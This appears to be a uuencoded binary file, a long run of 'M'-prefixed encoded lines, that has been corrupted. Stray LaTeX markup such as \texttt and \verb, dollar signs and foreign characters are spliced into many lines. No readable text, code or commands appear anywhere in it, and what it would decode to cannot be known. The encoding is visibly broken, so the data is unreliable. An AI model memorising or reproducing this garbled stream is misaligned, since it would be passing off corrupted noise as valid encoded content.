M^CV2V3\CNG8W66W\LV+V*L/"I3,]Y',SU2E!:;W_C4RW*+1BK+GD<##V]OR8Đ M8G]3/S-AM#.WKOI!4);\$,Z5+N-:;.Y<;G9SX..];KA=^><2=+['&DY\$?7SĐ $M9]X-;HL@[Y"5NB-99:CLAY0\69$7H8''[V$O-\4=KKMA:/B3(,#)4QCJM6K<Đ]$ $\texttt{M\&[JLO61^{8}!9[UF+STO0L_9ZO79:8:L_;T>0F-Z$K82$@P@GLK@U8FH6T'X)D} \\$ $\verb|MZ2WOSM=Y<| #/&F7ANFV4^M/5D^-1M5%N"K1IT%#)"$$\\fill$$ (5F+] 3YOYVE^@UD $$ (5F+) $$ (5$ M%,>2G;;XE&R\$_H0/,?^%Z>:N=]*[-AGP\$`ZF'KDUW%G^;%="V2%Q@C@B%V+BĐ M='S28G:2:XA[JMN[^ZZ]8^@-C#QI\PV;>?]S[77MK=4<,>EFA%.84!'@4A`4D $\texttt{M)} \texttt{!G9\&UR'_]} + \texttt{P5;5/4\$!D[G2Q:AVGT3SF} \texttt{NJ3SM\$Y\$NYQH*/IQ/9VN} \texttt{P!X<WMD} \\$ MG:\$R^_>7/UOK?'\V7SE-_4.*]^_/[T<SCLM7BAL&;VD3?W;BR2/:J8"RK]:MÐ M7-EWSM*FT*Y6'J:_.R(_2HQIW/BM+9M<N=M!W'-@*)RC+UG?#QV:3[6XH71WĐ ME)'-RKK%\$=]QZPGCU"N/TWL4/GJVWRX YW.BY>'0R//;CN]<Q2ZDUNO5!2BRĐ $\label{eq:mw/#d_i^8EI(WU:Q8A%]24&."V]QWWJX/*ZA+I9FYWQP(%RP/KGGC-KQ8\F-D)} \\$ $MR;'::_/[10Q?NYQJ.-^/UE`SK?$O%])4<J16"HU^5C&ZOO[X]G+Y]NB!-^N.Ð$ MTU(Y3!XA;61'M<8+P0<[H>K.F2_9G;)/#@P<).-G]JCNX`S]?\$L#G;3)<-&QĐ M6#:P[Y2"?L-@68K8Z^(+L/!@%<,VOR`,F]A\$\NV7-\>[3'H]*'#O+]2M_GQLD $\texttt{M6[?/4VF_N)B.8U6\$_2F49JY7F;@!0_Z\#54_\QU^1F(NP\\$_.MYBK:2N9+INND) }$ MR@ZAYD;D4&I%9A<:RE\+M>Q'W5MZ>G@K=W1*CI7H8;G\SY1MW@>X"H^S>`]*D M^ZN%?30KY'V6KS;L4V.'ERL&/XPYZO7='BR_^ZQD_;@D\0V5109YQ:MR..8ZĐ M)K'B[*3FUE:;AU*\$9H'RK5IP^>RX[VY6[L@%*VF.EJU+G^DS453-9`L>/4'/D

M@\$XE:7_R8'6I>?_:S\S\$'I;%M=.KO4.'_`9Q.C'=B5ZM9OIGBI[?/^55Q-*WĐ MO'*R@+Q%-(.<=?W8P31/4-+^Z&9Y3.\IL3_OV^TM]?,8ZK*IJEBI=?C7"%:3Đ M/Q<KDQ'EXYEI>:<PV,K)*:AO/MNFD_=#&IMLW#CARV@_?S\$Y4([:B_?]0:TD M23U4[I*\$?B["XN#H\3*4"+Y?Z&B3;3<KL&<IY"JA>2[X8S_S(.\$1ET1?^OB3Đ $M\&VNT/-ESFI<(^<Z.@NF9+Q1!]0"+-$4+O#U6-4CB?3)[/R\F1L,K:5Y)'.&0D$ M637_8#=G(W1@^5/7Z<\$9^X7_\RSXU7]YM%H@]K]`F@KNN'J(I!T[%G]0S#E"Đ M[RFG[[%\$8E[14S&\OI!(V9TT2\$=1#JV<5,?7.E&I?29<<O#ZG\+71V;A03\D MI>)U\$.MY9CF'2LG1>HS]&Y>+U2C7PE":AVZ.K<4%KH0(Q5T%<LXCG:TK&(S<D M0IWM8X'-RL/WBIB\%J[!G)C#5]0L3GR(>!+E\"6C1."K'6QN5^(3['IA\HB(Đ MVS3J&*5)5MOY9WR<_A\$!\$:+U'CF1)ZJZ^=%FM:E=!_!5%HK.7IP/I+(N:H=:Đ M4`ZY\$O##:(+FO%?-PZ4>X^008C7GEV:C.9^/T^V\IL\$<I_-T?FG?6X\$HJT0YĐ M77P*K]%,L>G@%^K@[XF3'Y2FQN-GEFR=NDB2@],M(6A_]2Q\$W%ZHX.3Y)QXCĐ M,Y/9WB6G..E;Y5O??JC:Y]FJJVB>_9V[.DW7[9C5,9WT5S''@GZ_6%]K-OBNĐ $MH280+^9_{-},.>8N)>?MDS(NXQJ8%PKOO45-;5^./MOQT7WH8];#+#$;='QE.Đ$ ME^4M%:>J!UC97)@OC>#:5/^^)6+[>ZE6X;'T`.G380M1YU=N2.,*]UY=?\NZĐ M3+*6Z<B2[3`^+&LB>4Y6WDIDY\$PK-ETN8:EP_D'?'@OGZ?2E^/J;KJM+4V*;Đ MQM_UZH+DJNB_R2=BC"=Z)O?N[K5Y,K4S#UK]L4V9[/_.OY'-2']G3<E"+-Ð$ $\label{eq:mrb*05} $$MRB*05]6*_^7SK=[0\c-Eiajtv-?90G@-[]S`4F@P'IV)61!$Q1Q1D$$ $ME"X:-/,-+3#6$0+=CMSG1B7/6J>,5L[790+>B^SX&O(P^?!)QQJ7,&K9=S7LD$ MT!49FLHYFI?V791&O*QE\$]AUOC'K6/:35A(1!WK6!FE8;'YJ;PGMOHJ5I3I>Đ M;>"#8_?5H=ZICCG.R_>P3I)_O"Y_R;))NQSYX;#4MKL&E3'YSE=H(9S9#Y^.Đ $M[)PJ)))-!ZT%&9?M"="+%8F@^SOU?MQ!CQJAMGC2W]Q.1\0)+^7TDL"O!VYOÐ$ $M[H$\%FQVFHY7^M^<=$*/I72-'"T\%C06FL&Q\%Y-FJ;G\%5BS&-'TU[I1)\%O"L/D$ M[N^^7;;:\!KG]O*EO5ZVI!%.-\3R_>\$0_<.I&V32@S3A?JXUP7\$?)8'5AJ7Đ MHY=2*7.'2JA!B[^L<^:&I;3;\$FT7*8F#OPM^2%SI;?_\\HQ5A@.,^^J>/3;Đ $MX&Q+=3>BV=_Q3;O[L7+!@1>:_MD"3^P_13K.1PYQ,1=^3.XYP\#HP[*`B%19:D=10]$ MYR<R<\`?X!5,D22J)6@<-Z[2:0QM,>)N.(LV:DLF\9<+[?X3.UW16J;DF[#J<Đ M95:=1Q'*,4>1PX;1H'3Q0ZH+GBO3X8V+V.:%30Z35!;S\J,`S\VU'R)^^OL'Đ $M=K=W\#WWJ\&I\$_*!]_GO=Q_O`4Q^O/[4(5*P+S^SK>\#/ZYVT]+=,N^>/41CY0.Đ$ M<9S']0PLI5X5<^#I1(%.&C;NK%-JW\EQHFS2C*F[U\$NU9N/Q1IQ\$9??*.1/QĐ M=C\>JK)*?IL7?9[*CJ\7[HOZ(L]+/I@3(%L\I+MT)2YRT>V)TH[KCC'6\"O\D MF\$8!JE1,7^@9SPX5?M2MZ[]K#.HD9!.T^<QA?G;YJ]A9T1K?MJ+WV_KM:= @Đ MXC., W?G[DP^</"-R?65A-=/+Y-046D6B:8PG><'INERT=LM7B]!'UQ-=XW:6Đ MA4+*0CT-RWN1<BZ^R?AQEL?0QV>3?`69A=I*7]=ZXYZ&35>ZKD9=/[`8YB<GĐ MD4H./+B7:U/Q[2<:,!Y[^D1U%%]#BL&H:GUX;&FK>&UAOS%'<^>(O&J]URX9Đ $ML0=3WWE"_{7H/VR,-F-C-#4'}5^96@F;6Y[?PX_0&.@KFU-I/],G48EO[^0Ð$ MG QQW;Q[H=)*6`GM(HP3ZZ[%PX)WRYPWW:[@F:]SA<6GBY40 ZQ]6RVU@!`5Đ M+[<IDC4DKIR]1AII`4ZA9#D-,TN+0_[WGW"U^2]JM1B/CYKKUX[FC5GJZ_?@Đ M8(_?K>+GS_E^++?4Z*[5ZM^_5R4]]+:R;WG4?:V9/C6_C&@T(#E,KM=EVNG7*D M9]HL77#K=3AI=)?5D7M5/]S2N 'M48>ECTB7RZ;B,P91\UIC0OAWP7< T)&?Đ MVW"MZ. TTUL<51U<^KC'FEOMYTY;T6(#FR3"LD4CMNO=3Q. 7+[\$'"A8D/CQĐ MO&IJ:REODO:U%(ECY[_1[R2_&-=OKC*03]1RG_X4*7'HURTMYZ":/5]>GOKFÐ M+]5EZOHP\U+*A?3JZ2G&ZU?4OJX^YV&)E?4]6I@W?!5!SQ5K9/0&I1LF:LV.Đ MZ7,0?HP[/3Y>K(@R)IM?DGS??-'GZBP)L]0=0'?>E7&*2^!>5*QDZ?R[YOS5Đ MR4,AY\M)#T_K*W3'*D4/5E3Q1LD(?.U)/59B*;0^F!6E=N?+PR,FQ_G6)&ZBD M[?:\LOO3[>I.E+`\1SP:,2X^8#>GZ?\F+OQ9PMO9PM7#*0'8,,NQ*:'9&TH=Đ $MY: \9Y?YYTN^B[\$, +C&KTG>.\&""LQ5\#6\&(4=\[([0'W^NSGTZLE>D/]\&;\]\#!MD)])$ M:G7Q]TN>-[=6WMQJ^08DKF\TJV3%A5;X\63%'[)0>L`!W*QCYKVW6/'E87DMD MK%M(7D)\$FT^CB*W]G3P%_3'34Y(CW0H&Z*J)B97]U?Q?;)_<X__AN8\;HC#FD M^1VXU) | 1%#:\DFZNM&#X:L,8(G9?28%K*]DK*(V:[(J/X2!;T@\$YI3-CD2N*\D $M)?-[%NS._G*7(#A;(&6:<[<1?'SQ8M'/U=>RHP#L,;?VC+.I@2-?R.6W7K)D]$ M4E'.7 ,*;55IN]K?6 'N&+ZMIOA6L3A=SZ*/8F'HV'4GXT*)B(3A(W[6.<KĐ M\$J.OKRI-@-Q(2#W]LIIB=F9^\$9[R_&%?[*Y%"QBMOR5_K_^1YX500[-[,3X_Đ $M/,_9J"38Y_@/FG<_4;TG%%[QLT,^L;3K\/6T!B_9`U-K$5F>;5\4.WK#)72,Ð$ $\label{eq:my^lesson} $$MY^{l}_0W[COPK_OR-IQ_)J"1ITN./Z1@T/+9SSDVG4'T3KF5NS!/HZ%I"$$LD$$ MF3>_\QJVY/80OCHN?&N[Q.(K*:MU>__R;8K&`^')T)?'=Z;'V3];;KJK=/Y1Đ MJEY#XV,[B60-`G>7E25,T(XW<XVO8I4]U11(L[I^_<6[^J@C0^HKK"G'0=9XĐ MT+9=C2F; W&^<^SAPXIVIA82MSB3SW<G*CX5?%O-T-J][1>UX\$(_Q_28EBF2_Đ

 $M/^(_B><<\&^*U:<4X7<NBUQ:A(["E[]B2XFS>]Y:'!_$[>K&L'S\D2TZ,>:!SOÐ]$ MQ?CD/KJUK51%\M<)G^_096`0;5CSKXM7,0",_&5]G\"^-BII+R]U"IY"H6'BĐ MLW+=38??KWZU72O@#6>MV(2B<)-X`F^N#(H@2=Q"`TM3?D7\"SG'S!L('00^Đ M"N5XKR?VO+;I9-G:P(B'IQ*U_R>O5-^Y_#^PYU)G\07FCO5[PD5\VJ'\\$7\D ME50#).2PIF6<13+YM*[&A;X8UYPW@_/F9(_&/OZ/"-1J9WTF4P)SPN'S>[5WD MT5E9&8>]LH^S^+C+ 5>YTD\6E?`2M1\(5P@;WI;KF1S^FN@M9K2^8CGIWUH4Đ M=V>B=YQOX&2:90"Y/ZGV0<E;U/C(9N/16^D'=QE^X0WM+IDZ[A/)6FLL]'K\D M[_5H6ND_SX)K?OIO<W!B.L_\0&5+BNWHZQMQ0BFX68@?\$L0K]JY-6D]W2\@*D MA@=D##DZ[?&X11YC\+T4)0-@K5MFN,O*LC"8%%J]J[XO!F%Y.'TSO^V"_G-3Đ MU(C6CIY+,65]N&LQ(/2(3V3P\$5VF>88G6\$HJXHI*9?D?U8F0JAC\DYV?SUUCĐ M!%RM(EJT);;DD/9=M_MRI)]6K3%5=--2R26^BSISL3QT57;V]!Z/CR5+@D_>Đ M']\I]O!=3VDV\$G]4]O'\$!Z7)QX%?7?J@5'2?1J*GV9_>;EO>B.KU+#G;#T4CÐ ME8VV/[>J4Q15@ZDL\:WE\$L6&OP9X^=4AL3>I9Y+J:.YK^%H-3.-3#?'XHMBSĐ M`B8[\2F*RZ>X6;,I.]]"#BFC8\-#D[4_;G(MA,4\2+E;H[%\,&/MO<<E1RL1Đ MDRM=[CNXF.+ODEZE#_]JL"!SGUTS.GGW0=]V1BVO)C9++%JG_YY19H[V%K%.Đ M=DE1JS5Z0WT.365XB`!CH>Q5W]KML/9X*_D;]=WMH"-9LX(4CLCM>+\^(W[QD MYV-<7'\$])7#4D*_%W6FCS3'^4Y^#'BH7>@;(FCM"K+KJ^>B6F\U*C:C(O-"4Đ M8\>*4"GJO]/>7V#<X0RTJ<VCN47A^`U01F-94GHVIU&5CT-JI-3!*6^!1:LZĐ MXY0@EX<_![XK%LV'\$+MD?83U,S;1&F=?*SZA=)LO/QWFNCYW^R9GTQ-*TVTGD $M[9!V^S*#/\>-6KK#[^">;IUS6E14-Y<Y,`X/XKD#,=]\O/86[+S[@WQSE(N;D)]$ M<6K[)T')5U]MPGD?%-SN;B7LJK"2E&M!760^3S97GR\92W0Y8G+[E%9R7M&CD MXV>%DU\X/D,X/QX24[J<\>?=:OO"Y*\W4E>/.UUA?K\$AP[X3AN,\$U<K0]U.%Đ MXGXO3YS; AM+]K.;, X'8?&X/SFY']43][/F]_'FJU+#(GDAY<<'GI@>R.0,\MD $MXE\K;\&V];@J8N[+LF@MT$8D]5N_G#-3$#@CB508^D>[TZF/71/[HO.O(P3:=Ð)]$ M>6=T:DVA8W@ZX0"IVFL>=I1+/D_Z)?5L]M5<@??[0=&8C&V\?W!,XM1G`C3SD $\label{eq:mj:gai`K'U/+LP/S.:<VIO*BI6]<J<\]QHQS+7W>D!:;^]O"W\-*\XBZ\;V1<D$ $M6*X6]6Q<4[&SY-2L>H=L_7$$1[7CNM8+)N<)[EC+LJ;6A;&O7+N.S$A)UM\\]$ Ð M?S5-&)U1\#QSW:+ANX9C^5U)O>&TDV9Q3>NWCEQGGH@M)U4-CS_&[)J+42(ED MT^M="JMD=AV9_VIPTO[*Y;DK]1'2T&>IK)Q9?!Z5_\;!07@W_T+7I2'[*ZU[Đ M_7D,[*\F]J46D#0:3Y#G;RR+.O!TY"^U-SX\$,?HWYJ@#>N7.C.E-F6VY!][^D M:-LCJAG)4W_KNO7B9=K"GQ]/3^P;_'.R=2CRA#S#X\$*=\\$+/'E1B&T=_"^K\$Đ M]14G^C6=^R?QI</-\$]*[_2_]&?Y2X/AP_\F"?2_%YV:'KHX^.N:T]OV75]I@Đ $M;GKL\&"P,E)[M>'/XWC#V]/B[D/N.000R]&6Q:8)/7_;'Y)W&IY.1X_V:S-;D$ M6X_MS?285/85OV:[_]SKM?:!;\QK.S,FOUR-,SN57C/%8<"M]Q1C+9YR=)7EĐ M]T-3X<S/6);5SWBM!K>0(R6WVI>%;KH+*`69],>EZ5_?DO,[GCF[)K;+Y-?7Đ M6?-34IGHJ(%AOW=?GIV?/W)GZ0CAS8*EB4G/(Y]IG&2Z\$89 K\)6Y3V>,M\#D $MJ<N7(C)4?^{=}(OWQSO>8U),7H]9C+*CK;['H8/.!^:9_[DQFO:S)QQ@,-'W"D$ $M4_@/R;GLWGJ?WCKAML-^\)C@D8?.J\:F/7Q-X3>G:EC[=\B-8VF';F5VNOOODB)$ MB.A5^X62?'E6_8;SS1:^;/]">_Y^E%Q)MU[;:_''Z<O+!;Y+O_I=_6#%)]\$#Đ M1RVA^G_?PU+ZSS,L6H'_?13;H0ICA3R^\9<YVC:1,2LG^VO1=@_)'B6-@>_0Đ MN@<B\IVA]J#*GF"?F:V=AMQ8%LDSUS0OX'9>EZBX@4^?179?H<>#+6U=>WDDĐ $M,Y.:OM_,7[=.^MG!%=F7B]X:#X9MR6*?'7[Q&2;Y?$RZ<B&`<"%<TNZ`ZX_9&DA$ MCN>D7L5J?F&[R<#T3&)'F* $B<'$8A'V__J2`A;SHBW:N6O\:=$ \$\$4XY#/L)L"1Ð $\texttt{MZS} \times \texttt{Z\#QT*31/2^(.^L*6")/\$[+V>EQ?K>4RL?+72^3L[=V10:Y3L=D![J?<D.Đ])}$ M?TM0%X/R5[&/1U^I:02M':H25]1Y^.V\$[]5+J9`N/FB+9)EO;\$^3[`)G1OT6Đ $MRY3I_9?.S(J*6)#)^0G48PW/N+\>X(M:M]D:+910'Y#^X3=W1WKCY+U?`RL'Đ$ M;E3O?]?R2V->*)PSY^'IL<7%^Z^-!;!\$JF)+&X+W212?T8W-O0E(`-;^Z^4&Đ M=@WD;-ZPKPSZ0[J/V92N*5=)!S/?"KGC4P#]S.2L_-*,H*,5:;G\TF;ML6G0Đ MI%1;?/ACZ;M[3B:_>ASP>\$!P+8P;XC=_TYMS)K+QN"+*\\$[QEPQ*HIS&"I))D MO[UBZWUB^G99M5A^R&G+ITP.+/_)P-SBV2'-Q#"C!ZT%UQ<Y2BTKT`'RPC`1D MO?7`]TVZ(WHC1I'80"^5>15F9B+?^\Z.7HXT7[_QB%K][N5Q=1_\EP!!W6*/Đ M>O>P55F;;7%]GY.Z-BWV/R1NJR\5>: `:H" `9>-HJ]<C%4.XH)I!FO,DZ#J7@Đ M)%T'9/K+T/"K70B^RQGB"?S1,_31/M%JIN&+A>F+/F1#OVY-UZ2)M'JTVW#;D M[)YO5EA)%38J.JUFY@T-(E\$MJ<G[WJV5DNH^KI;)UK3'J.V;<,TIF%)8^FXWĐ MR[I;N[J;HZ&93]KZ\$K4B1L41F)Y&<=O<49(+#+/P1Z<ZQ]L'2-WB(-HMO\$.IDM#-*+]YH/:XJ\$4]S>BUQ41=(9>D?&MRD6C6E%:R[.+K/5,PN3\$ 14 J\$^/=%2 Φ M/KPM=,?3F1=E050W*WPHKWQKC>.D"N\$="9L(SL]RL6BE[K+>HL9N8SKCVLY(D M99>UMTU3;SB7(W[(O>@P(_49["`R#AD<^QY9=V573;(AXRWSIKU?NHR!-GE,Đ M!S^1(YG7)]_%XE>D5<5>%C#=YT#!.VE5.>#4S_D8A7U;QTL)?.,9[V_-'6+D MC\$1];RW9&6*#I^MY'G/8-W#\3NOC=C./2RO5W(JS2NZDQLM/%/.TE-R+N_QLD

 $M[S-(?:%3E3`\&V)RIMQCX.4_(.%`C-YB?[:U[#3WMP;5)L5:C9.K)V/!)I>WWD$ M:BK\$NK*M+F_VHD!Q7%!=SA,]OCA6F__6*YFE.UO_8'P67G<@4BKY'P]F2;LJÐ M-9A=?\$RJV5Q.V!(CU,[YQ!EY<.C<6V>!FS5Z>_'JDH\HF9'P&#?/4/SQ"HO@Đ MV8: "ZW8[G^H,33=H<SGRGU7-M+>=]YOOZ=T6& "GFR?F"^.TT]" "Z,,T1_R1NĐ MJL#IU(B`1-XOGK.[;L0_F*PWV^<S4HJ+SB[8\$F)/FMI*>LNI?.9ZM'.9:4[BĐ M!7+L/M--L-?14/IF9V..GL?4XV6"@1QWIOB"!>V>:!V'S2:;C13]4Y4%=/J5D MQ3; 8@5T < 4ITF - VZ)S.* = (WK; 2*C>OZ/-"`RX?C5R[: (W/*IH.7ZUG 5&]D)M8E)5!P9]KZD#GAX78D-_@W(9NA]#>58;GS\F7X2"K=0QGU^?]M!*XWFH>_2DĐ MD&"0DW,T_T[A-LG`3U7"TEQ6YN]+5S;A#YKA38_D6)XZ+URSZ#)WC#R3A:NNĐ M;-S]X<I^R8N<^\$"%AV(?5;))IR_&J.#1/6M[S6O>O2H\M-?>+!RGQ'.ORLIQĐ ME:[GN/+SQM!%%D-IHKX>\>R5\0MOT3*4#)`WW>9N;Z<NV*E4>+P<]>^UCK32D M?ZY':\N@_PM#TJ#M1B.!^2VB]Z9U%`EJI*P'+\$7_3:.*<I#?L?L)]19[;:/YĐ $MT[3\$Y-8]/U@]>'M/)68PL>O2S"; \$JW6#UL>57KG$!5M4NLPS7[8<&59\M#-'Ð$ M"EV#\$XZ>:PZ,-[R)TM+FOQEH2LD7ZO"I4GSB/K\$]T7*Y.I71-"IA6U@/TELQĐ MQU%'/Y<7ZAI(;3>/N:&]H)K5)\WRA8;6>9,/5[H8??CBQTEU\$@\'_F-"QXQ"Đ MIL5"(V7[8K/FO\A(CRR5(Y2IAB.&N)L"G5XW~G0)\W>HDHA6@*++_11[3X--D MWY3YL][<E"GY)NAX@>11)Z=_W\/EY)>W%EL>+=_*.8-=VIMP6CEAYYJXR"/5Đ $M+G7GHRN:QZ[MBD=CFR^{.}UI*:;R4XR&6/+;E:4*J0T+W=$?Z/D5]C\C:]/KSD$ M5^]_F=/4+!)%'>>^2YE:=(U:L50)L2L>W,[7^9AG5,+T3<_I[6K:^SN!/>=VĐ MLM*^NOY[\$4-W+]V\>&!+I0U+8)G'TS*:[6,+\$1[WIUPTG3V_\$_9N!7K'>^'-Đ M?Y%]DETY59LWU`V[]3PWHV:R7""(]L61<L'`;^RXH`.&PR@AN%10<<=N^Z>)Đ MKGN>!,BZ*N[:>4M049PL,]30L-JWY_&9^HPWM3E*.P,V'0HGVM^8L>\$[\$Y25D M1B_:LH!9RA!&8ULH!WU+>H&/?.86ZTG11"E\E<`?EW1R8F>A%^E8A?EMYT/<Đ M 1*1F!^\$0R(JPA+9X.?OBLD:XF/!'SPAK=?TA*]62E^:%!/"!PW-?RK'0S46Đ M(J]EI3T*LI5FHLMY+ZH0',]@;UMLO9Q&.:DKS'V8VW['NHQAH*?`=VV'"/MCÐ MKU<+3`,L>+NVQFQ&<C*JB+/3TW770)1U1!FW"1)R7"69M`\$LJC<[3U_J\$72!Đ MLXGIL)?%V/S]UD*WM74#3T+RBRV:;DK:44>R`NQ,RK#8AB*BO;)<;C^C\$61RĐ MI)0'7DA?UQ+-;LHP^N%W`YL"A6\R>D&=2\<*7#X^P5<CUYXD:LSYVGR@:I?[Đ MRY+LHZ*)H>@>*1]9M\$:BBWE:D!7-\E.;L9GP4)H@G]BCL6AUW?5N*L3""V7,Đ MQ=E2E;NY?2<F\$T?+CCU=?*QKHP/YVF\$L'>8%/+FU![GST=<?8Y_]_KRG+D3,D MK=/1>OWL32YWO65_,_<]^%?QD:)5A8ES.):%NO@(@'7^>OD9._?L_^8>`N]SĐ $MK/:A@3?0"\&53$?.3M6[#1*B4[+QJ*O>@:196.3U>R6>(`*A$1XW^K2*\M!'?Đ)$ M&4DH1&VLBLC'2A<:*LA"N0<S,GG/:&[2";YGIG5!EL_D](GPU3=4JX&F!X?CĐ $M"M0=OS73M<>M5"R&L*!3#J,7RAJ0P*P5QR1(?#397_GN5,7HWA_/1*-RAU\XD)$ $M[F^*.^0@3SVVNH<6PZ\#L]^[![]4CW(T<Z9GAK;&''_54\#I-Q/=R[&5*F]U^=)D$ $M#3B^U-!6$,:8HD).THZ-Q\V[LA: $^{\&}!/S7BTG+11-[))K(41]Z5K9A@]VX5<math>^{\&}U:D$ MC5K#'SD66N,TNGB0SR%6\MS#EU<=4HXY\UJ%;OUU5UGO>@/'>65TJ?6]`[E[Ð M1*NFN)2_OA_O".2^DN">C_?P:N61]QUWJ1D_&!?^XD)D\+BUYW-56=0\$^4#0Đ M`YI^W`\$T1/\$.^7R`GRC>ZCRW\$!?SZDHJ-X8<'/&N^^-8K@VFJZ%]E\$BTV5 EĐ MMQZP<&?@Q#Z'F0.=V5Z\$B\R?3JDW[`#HH+V.3/0E#RG?S"W7P=M\$\$L>RTP., D M]Y19\@%NIUP"J315,ER&0(-,H2N/UW[^B]%#;(SF8/-H'03^KSBYCY*J'/ZNÐ $M4,CJ;U9LL,_6.C"C7H9K+=OY]N[EP^M,I[ZD($N=Z6$6%)ZB8^X_N\?^7G-E)$ M]VB0Z'3U^9TYYH5%IN_37Q;>(2LK&)I"&;850?N-AD]&>BHVU-\$<2XAQ]:,5D MN??EC??,N#<^,7ZZC-EAE<\IR9!TQ/E)'W'V[IR1JNWA.\+RPYF;?SSR*/I%D MKKH%-P35Q-;WL7PW"Z9"Z5_PDW+W?PN&.H_O5G,3ZY5\$TMN<>\^3DZ?N5"W]>D $\texttt{M;QOS47[SN\&Q*\S"(.[T_I>=VHMZ*J^X<_J'S=J0\$UF?HMM.\$_C>G:\G0]LPD}$ MP]6%MS:7F;5K=1<,>,_`X4W;(XY-E37FI,\\B5(5_BBYUQ[A>VQ,.?0N73N]D M.!Z,H^?(MY0BTS]59KZO/MM+'^"7P"+<,GA0A/M5B\.#+A<N214--*G(R8QCĐ MI/2EQMEG^!R%D9U&AJM-/G*O5PO+X.=I&83*NSII1L]Q:,KT[DKSQUM_*IHSĐ MQ1/EI^K5CGD(WH-VHK7%Z<DN &A'1>XJJ<ZO42.B+IY[;#DXA173 YA\$6?PLD $M[\&@(MI<./G)X((PCLJ6M^7A\&[^DTX^\W;I,>/Q6B!D<?M8F[;C*^O]ZTLHC<D)]$ MI\$O=5KIYC2*6.F/7Y.TR>Z3]\A411<PDE 9(R5%9#M]US80)4B=W8Y]\COG+Đ M7+-PY;-:6A4&](!%MS0]%-_EVB+6UN7(T6W<=]P3L5J%G;)5G\J]+@7`LNNUÐ M/,8R'4+1%\]:/:;?1[8U*3L)]U]#G5/A>>YU^KN.C\FBI'-=YL^<N-Z,%UD#D MJP(!EQ+\$WABT)&QB+I6(4@%+KM?OXM<L+2:FEXI5<%#F]\$SJSJ5U<4'W!6BDM;L_TH'>6*#G-S`6K6XP>:%<+7/SS-2#['?I+EZ"2<N5P),<\$QXTNF=KLT2`7Đ MOIPF:I!1?1"^+UA0[\$)U:0_5UW16.XBS]E6<A\=[RYRP,)]A2?\D;>=YTY4DĐ M-&7I-D7676Y-_X1GB_E1?:\$'214H1NO9I9]-9[JN;7EYH_J+/Y\$_Z_ID+Z`AĐ M&?IY4>2^AKB\\$\0M5N_SJNUO'>([9:YN0DS+^,3S7@-W)UE\$]R'O`WI&M1\$7Đ

M`8ZIK(+BU]5//_G!.^,1W3&3NN4%^/Y@1*^N)>B*WW006"JU+)E!B,2Z(]G9Đ M5MDOS,PIL+QQ894?VNN.B)%6>]\$;FU-GRG26E79G-75R^ID'YUW\'AMF\$G)OÐ M3Z0=S\#H<XN\&_Q)VU,=+JS.61<8K;\$>7E9=\$MW5133"L18M`M"@#?M&_*)EĐ MI1T-!/.979;+4;I_9MGGQQ7,X+?GVD.8]SYCJM(5_'K9C0#>\K<<#+&+?L3?Đ MHE\.L5YF9)20+SB>I]>;E\P\>%^172ASHF9\$('#?WNC;3V\G;;7^FG'D3EQ_D M+X<JSKN^_DO6IM/*(7LIB@6A;CS+_B,?0R)NVB98>3D5S\$0/Z>[-Z,KHV/IQĐ MYJV^&=:C@-NJY,7KMZS@+DY]KM/99Y)1%QD]BY+Z4)\$#5Y!5^OS4V-,H20DQĐ MA<;^=]J@`7))9.!'T*PT27%,V#X<CV#ZU#-N^ALUZV&"8_=<&HW(O00+F_88Đ M.^.N^_GK;\$K\J1?[CE+7"LF#KB5'L"=FL!\X++LTAU0:/T\.SOVG+GWVQWA.Đ MW@@3VVX=T-!>8CVDBFH]*['K]&)O"99KMT=SL+A*7P:J;_>6TR[F>]OU.7T'D MWF1H3-X&P4&3\9MWJ-1D90L.P&./3C66=C.:+YDA;Q,W_Q[\4FN].-A77A@3Đ M8T\(/VQX+K^\.[B+()L**5F,XG[KI,_*7\$HAB'O)T1]A,^X,2+S\78KOKWAPÐ M7TW^Y;'U.;>OECRQ5P>U%>W7]%C46"R:<S*Z9L[KXKDLKI.\2K5M4\G6AP=2D M-!)0_MK'/J_09=VN,E3[%Z/'V1BMRV;-;0_G.4.GVHWG#+?Z\/[9?B&8EZ45Đ M_GE\6,@^896C8?,#TJ[NZNB^MJ?"X6,C7&?B]IBEV,=?5G._>;E1ZWB([DD]Đ M"VYA9DCSHW/>T>^,HR_,'<Z-JG](,:/=\$']ZX?2>2&-66V#DJD7]Z'C/V<JYĐ M[A7^N4GAOEPY<X<W6VBWLG^XH6IOG9)7X1-?,GR8LOQZ5\(;F5(0G+7:'@/"Đ $M=*-[WS4DWD".#Q$5`LK^2&R.C+7;(?&<FBQ^5JF[*D?P^N[U%=\3J^?G(LZ]D)]$ MDI?/T!RP^U54E^76?,,B;U0VL\$CO)(&S=I3CJ7&&7N2TIDIWQ735(_M\92[?Đ M>9?\\,UZ+I5[N7(OK&)(.E%D<)J1&E/1;RUXGS<AU0SSZ^0`^FKX\\$VUY'.Đ MBZ[Q>_J8Q!-[.;ETBK?&K(==OWOG\/*#TI*#&3:I6;V?"PV+B19DT_\$ZU)B.Đ M,L?<GP\C3[#?0,-Z=+Y'Y]N)IV:Z5;V_;O!UL8_U*[(O;:?[YF%=02Z-`"[IĐ MX0]QK]^<V6)XZ.R.YIN'5A:>=,U4CKR%-G7+W; `KC5E]I%NK]N-M]3.!E"U2Ð MO1]#/">U["!5GG/VJJ^LC4\^E<X)\`!/"MZ5&YTY\FXS\LX:328^O7_\0_BYÐ MW7Q_/!A'D<^;-M<L+_F;<96T.'KY&#VM8)[=U;RW=?^)B=MG;X9TP%;9A_\$GD $\texttt{MWO[9]7L/S?'\&W+(} + <@J?RSO\# = T > G7RL[X@] < '4Y^J"0*H; \#E&9X/6D!E'Q*D | E'Q*D |$ $MO! > +7]9.8VA \setminus @46.>9E-GYLYY"[(%#J_]U-R& \7>/49]; I6-W2'67, D$ M;YC^"Q?@BRO['%_%F=C37JX6=_4;Y"U(#!AL_TB1BV!Z&RR\$^:PN/ZI:W7-"Đ MTOCUF64U],_0EH_O'U5<E1ZK=:O>MK#ZX`0VM+1_].6`EFJ?OF"50("^&8=/Đ MM?F]AZTFNC\$,Z\&[ERW#5<.\+DA%2F.MDD@G+>?_5#%4SE`]4"\$S6MI8^;MWD MPVV&C>9WEKPHD-AQIC9WNW4_=VR"9U]WQ->K`44)*\'&W6KJ)U2_"[_T4\O=Đ $\label{eq:marginal} $$M\&?FHPNE$LL//<$+C(=+P*Y6*[@24+I:`.S7I=4;I!C=<_D5'T-\&KSY&'O_YAD)$$$ MD?3,]R#NC[^JBDS,/L;OON%5I4CSRY3/`J^WF#`2[#UY8P6)#EH!F_,O/;]&Đ $\texttt{MG7!LM@C`"XSM9} \setminus \texttt{JVBJV^L}, 